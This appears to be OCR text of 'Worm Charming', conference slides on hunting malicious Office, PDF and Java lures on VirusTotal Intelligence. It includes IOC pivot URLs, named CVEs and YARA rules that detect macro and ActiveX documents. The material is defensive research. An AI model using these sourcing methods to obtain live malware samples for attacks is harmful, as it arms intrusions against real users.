Worm Charming

Harvesting Malware Lures for Fun and Profit

Pedram Amini, InQuest.net

Who I be.

- Origins: NYC born, self taught in the 90's through SoftICE & phreaking.
- Research: iDEFENSE VCP 2002-2005, TippingPoint ZDI 2005-2010.
- Share: OpenRCE.org, PaiMei, Sulley, Fuzzing (book).
- Build: Jumpshot 2010-2014, InQuest 2014+
- Deep File Inspection, Retrohunting, SOC Automation.

Worm Charming

Competitive sport in East Texas, real-world skill for attracting earthworms from the ground through some form of vibration.

Agenda

What kind of lures do we want?

Where do we find these lures?


How can we dissect them?


Which are interesting?

Prolific Malware Carriers

- Typical carriers include: PDF, Office, Java, Flash, scripts in archives, etc.
- Delivery via e-mail attachment or URL.
- Trivial for attackers to envelope their payloads for obfuscation. Matryoshka capable:

  - e-mail < ZIP < DOCX < DOC < SWF
- Carrier may contain interpreted code, phishing lure, "freebie" (DDE), or exploit: CVE-2017-0199, CVE-2017-8759, CVE-2018-4878, CVE-2018-4990.






Prolific Malware Carriers

- Typical carriers include: PDF, Office, Java, Flash, scripts in archives, etc.
- Delivery via e-mail attachment or URL.
- Trivial for attackers to envelope their payloads for obfuscation. Matryoshka capable:

  - e-mail < ZIP < DOCX < DOC < SWF
- Carrier may contain interpreted code, phishing lure, "freebie" (DDE), or exploit: CVE-2017-0199, CVE-2017-8759, CVE-2018-4878, CVE-2018-4990.



Where to dig?

- Hybrid Analysis, Any.Run, etc.
- Crawl(IOCs(Twitter/RSS)).
- Mapping actor infrastructure.
- Enterprise e-mail spool.
- Virus Total Intelligence.

- Self sourcing IOCs:
  - https://github.com/InQuest/ThreatIngestor
  - https://github.com/InQuest/python-iocextract
- Most payloads are multi-stage.
- Malware authors must either ***pwn*** or ***own***.
- Pivoting to additional IOCs:
  - registrant > domain > DNS server > IP address
  - SSL cert, tracking IDs, filename patterns, etc...
  - shodan.io, greynoise.io, domaintools.com, virustotal.com **gratis...**


- Self sourcing IOCs:
  - https://github.com/InQuest/ThreatIngestor
  - https://github.com/InQuest/python-iocextract
- Most payloads are multi-stage.
- Malware authors must either **pwn** or **own**.
- Pivoting to additional IOCs:
  - Registrant email > DNS server > IP address
  - SSL cert, tracking IDs, filename patterns, etc...
  - shodan.io, greynoise.io, domaintools.com, virustotal.com (public
- **We'll dive into worm charming over VTI.**

IP Pivots:


- https://reverseip.domaintools.com/search/?q={ip}
- https://www.shodan.io/host/{ip}
- https://viz.greynoise.io/ip/{ip}
- https://www.virustotal.com/#/ip-address/{ip}

DNS Pivots:

- http://whois.domaintools.com/{domain}
- https://www.virustotal.com/#/domain/{domain}




We'll dive into worm charming over VTI...



VTI: Daily Uploads

~1.3M total < ~1M distinct < ~900k distinct new < ~400k malicious

~1.3m




VTI: File Distribution

~400k PDF < ~40k Office < ~15k Java < ~12k Excel …

~470k

```
// any Office document with macros.
rule macro_hunter
{
  strings:
    $ole_marker     = {D0 CF 11 E0 A1 B1 1A E1}
    $macro_sheet_h1 = {85 00 ?? ?? ?? ?? ?? ?? 01 01}
    $macro_sheet_h2 = {85 00 ?? ?? ?? ?? ?? ?? 02 01}
  condition:
    new_file and (
      tags contains "macros" or (
        $ole_marker at 0 and 1 of ($macro_sheet_h*)
      )
    )
}
```




Hunt Stats: Office Macros

1/15 through 3/15 < 1000/day on average.

~1k

```
// any office document with any AV hits or with embedded ActiveX.
rule maldoc_hunter
{
  strings:
    $docx_magic = /^\x50\x4B\x03\x04\x14\x00\x06\x00/
    $activex_1  = "word/activeX/activeX1.bin"
    $activex_2  = "word/activeX/activeX1.xml"
  condition:
    new_file and not (uint16be(0x0) == 0x4d5a)
    and
    (
        file_type contains "office" or
        tags      contains "office" or
        $docx_magic at 0
    )
    and
    (
        positives > 0 or
        all of ($activex*)
    )
}
```




Hunt Stats: Office Documents

1/15 through 3/15 < 500/day on average.

~1.5k

```
// any JAR files with any AV hits.
rule maljar_hunter
{
  condition:
    new_file and positives > 0 and
    (
        tags      contains "jar"   or
        tags      contains "class" or
        file_type contains "jar"   or
        file_type contains "class"
    )
}
```

